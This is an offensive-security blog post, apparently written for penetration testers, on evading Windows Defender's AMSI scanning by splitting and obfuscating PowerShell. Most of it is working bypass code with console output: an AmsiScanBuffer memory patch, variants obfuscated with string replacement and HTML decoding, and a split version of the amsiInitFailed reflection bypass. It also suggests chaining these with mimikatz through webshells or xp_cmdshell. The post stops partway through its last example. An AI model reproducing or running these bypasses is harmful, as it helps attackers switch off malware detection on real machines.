Poch, Poch, is this thing on? Bypass AMSI with Divide & Conquer

badoption.eu/blog/2023/07/15/divideconqer.html

PfiatDe July 15, 2023

Jul 15, 2023 • PfiatDe


Everytime I play with Windows Defender detection, it surprises me, how many ways exist to bypass something. And some of them are really simple. Just break the static detection rule.

tl;dr

By splitting well-known powershell scripts, e.g. an AMSI Bypass, we can directly bypass Windows Defender or get at least the line, where the detection occurs. Outcome: Several AMSI Bypasses and two scripts:

- One to split powershell snippets in multiple lines
- A second script to run all the files in an Oneliner, XOR obfuscated

The second script is also quite usefull for several other occurences. Got a webshell, XP_CMDSHELL, RCE, but AV is blocking your powershell -c(ommand)? This might be for you.



PoC of running multiple stages in one command, first two different AMSI Bypass, then mimikatz via IWR

Introduction

On several pentests, I needed an approach to run commands blocked by AMSI via non-tty sessions, e.g. SQLServer, Webshells, C2s, … To not lose a lot of time, an easy solution for this problem was necessary.


There are several main ways to do this:

- Obfuscate the command to avoid detection
- Break the detection

For both cases we will look at an simple approach.

NOTE: This is only usefull against normal Antivirus and will be quite wortless against an EDR! However you never know, what vendors made for bugs if you don't try it :)

Going into subtechniques, there are an immense amount of technics.



A lot of different AMSI Bypasses possible

Test AMSI

How can we test, if amsi is active? An easy approach is to type some known triggers, like `amsiutils`, `amsiscanbuffer`, `invoke-mimikatz`, … Typically this input will be blocked, if there is an AMSI active, but it will mostly not immediately trigger an alert.

There is also some kind of EICAR string for amsi, which can be used however this will trigger an `Virus:Win32/MpTest!amsi` alert.

```
Invoke-Expression 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
```

Command obfuscation

To obfuscate a command, it is quite usefull to know, what triggers the detection. We can use some tools here, like Threatcheck. This tool will see if there is an detection for a file and split it more and more, until the exactly trigger bytes are found.

We will go a similiar but a little bit different way.


Use the powershell build-in functionality

We can simply use the build-in functionality from `Powershell` or `Windows Terminal`. There is an inconsistency between both.

If you paste a script in `Windows Terminal`, it will immediately execute line by line, allowing you exactly to see, where AMSI will trigger.

In a `Windows Powershell` you can paste the clipboard with the right mouse, using some kind of typing mode. This will type in the commands and therefore also execute line by line.

Simply by running a powershell snipped line by line, the AMSI might be bypassed. This happens, if the signature is running over multiple lines. Even if we get a detection, at least we know which line first triggered the AV, there might be multiple occurences and AMSI is starting to get into some kind of paranoia modus, after some triggers.



Difference between complete script execution or line by line

If we use this simple approach on a famous AMSI Memory Patch from Rastamouse, we see that Defender does not like the line

```
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

```
Select Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\dev> $Win32 = @"
>> using System;
>> using System.Runtime.InteropServices;
>> public class Win32 {
>>     [DllImport("kernel32")]
>>     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>     [DllImport("kernel32")]
>>     public static extern IntPtr LoadLibrary(string name);
>>     [DllImport("kernel32")]
>>     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
>> }
>> "@
PS C:\Users\dev>
PS C:\Users\dev> Add-Type $Win32
PS C:\Users\dev>
PS C:\Users\dev> $LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
PS C:\Users\dev> $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
PS C:\Users\dev> $p = 0
PS C:\Users\dev> [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
True
PS C:\Users\dev> $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
PS C:\Users\dev> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
At line:1 char:1
+ [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\dev>
```

Locate the detection trigger

As we can see, there is no trigger in most of the bypass, if we execute line by line.

So what can we do here? Two very simple solutions:

Move


We can just move the Copy procedure to the C# Add-Type Block and are fine.

Split

Even simplier and more in the sense of the blogpst, we can split the line.

```
$x = [SySTem.RuNTime.InTEropSerVIces.MaRShal]
$x::Copy($NYxEdDbaPV, 0, $DLhxDCZKer, 6)
```

Blocked if executed as block, but working if executed line by line.



Bypass working for line by line execution

We can just ensure the line by line execution, or we obfuscate the bypass a little bit more.

Variant with Replace

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $Win32

$k = [Win32]
$a = "axmxsxix.xdxlxlx".Replace("x","")
$LoadLibrary = $k::LoadLibrary($a)
$b= "AxmxsxixSxcxaxnxBxuxfxfxexrx".Replace("x","")
$Address = $k::GetProcAddress($LoadLibrary, $b)
$p = 0
$k::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
$x = [System.Runtime.InteropServices.Marshal]
$x::Copy($Patch, 0, $Address, 6)
```

HTMLDecode Variant

```
PS C:\tmp> echo "amsiutils"
In Zeile:1 Zeichen:1
+ echo "amsiutils"
+ ~~~~~~~~~~~~~~~~
Das Skript enthält schädliche Daten und wurde von Ihrer Antivirensoftware blockiert.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent


PS C:\tmp>
$VTVXDvWCbj = "0x88"
$MnbDXcKkAi = @"
using System;
using System.Runtime.InteropServices;
public class MnbDXcKkAi {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
    public static void copy(byte[] arr, IntPtr  dest) {
Marshal.Copy(arr, 0, dest, arr.Length);}}
"@
$JxyceamZmg = "0x57"
Add-Type $MnbDXcKkAi
$ansJZzvoiN = "0x00"
$efEHTsWgcG = [MnbDXcKkAi]::LoadLibrary("$([SYstem.Net.wEBUtIlITy]::HTmldecoDE('&#97;&#109;&#115;&#105;&#46;&#100;&#108;&#108;'))")
$DLhxDCZKer = [MnbDXcKkAi]::GetProcAddress($efEHTsWgcG, "$([systeM.neT.webUtility]::HtMldECoDE('&#65;&#109;&#115;&#105;&#83;&#99;&#97;&#110;&#66;&#117;&#102;&#102;&#101;&#114;'))"
$GcGVKMiQyQ = 0
$EaERxfxEQx = "0x07"
[MnbDXcKkAi]::VirtualProtect($DLhxDCZKer, [uint32]5, 0x40, [ref]$GcGVKMiQyQ)
$yQXeQLHmqJ = "0x80"
$LFZFWYsvtk = "0xC3"
$NYxEdDbaPV = [Byte[]] ($VTVXDvWCbj,$JxyceamZmg,$ansJZzvoiN,$EaERxfxEQx,+$yQXeQLHmqJ,+$LFZFWYsvtk)
[MnbDXcKkAi]::Copy($NYxEdDbaPV, $DLhxDCZKer)
True

PS C:\tmp> echo "amsiutils"
amsiutils
```

Obfuscate the rest a little bit

Done.

Was this Luck?

Let’s verify our resutls and do this again. First we take the “Matt Graebers Reflection method”. This is one of the first public AMSI bypasses.

```
PS C:\>
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFa
iled','NonPublic,Static').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Okay, blocked. Now we would like to know, what triggered AMSI. So we split to several lines.

```
PS C:\> $a = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
At line:1 char:1
+ $a = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> $b = $a.GetField('amsiInitFailed','NonPublic,Static')
At line:1 char:1
+ $b = $a.GetField('amsiInitFailed','NonPublic,Static')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> $c = $b.SetValue($null,$true)
You cannot call a method on a null-valued expression.
At line:1 char:1
+ $c = $b.SetValue($null,$true)
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : InvokeMethodOnNull
```

Still blocked, okay, however line #3 is fine. Take the strings out.


```
PS C:\> $s = 'AmsiUtils';
At line:1 char:1
+ $s = 'AmsiUtils';
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> $a = [Ref].Assembly.GetType("System.Management.Automation.$s")
PS C:\> $s2 = 'amsiInitFailed'
At line:1 char:1
+ $s2 = 'amsiInitFailed'
+ ~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> $b=$a.GetField($s2,'NonPublic,Static')
You cannot call a method on a null-valued expression.
At line:1 char:1
+ $b=$a.GetField($s2,'NonPublic,Static')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : InvokeMethodOnNull

PS C:\> $c = $b.SetValue($null,$true)
You cannot call a method on a null-valued expression.
At line:1 char:1
+ $c = $b.SetValue($null,$true)
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : InvokeMethodOnNull
```

The strings trigger the AV, so lets obfuscate them.




For strings obfuscation in powershell, there are a lot of possibilities. I made good experience with a simple `.Replace("x","")` or HTMLDecode like `$([SYstem.Net.wEBUtIlITy]::HTmldecoDE('&#97;&#109;&#115;&#105;&#46;&#100;&#108;&#108;'))`.

```
PS C:\> $s = 'AxmxsxixUxtxixlxsx'.Replace('x','');
PS C:\> $a = [Ref].Assembly.GetType("System.Management.Automation.$s")
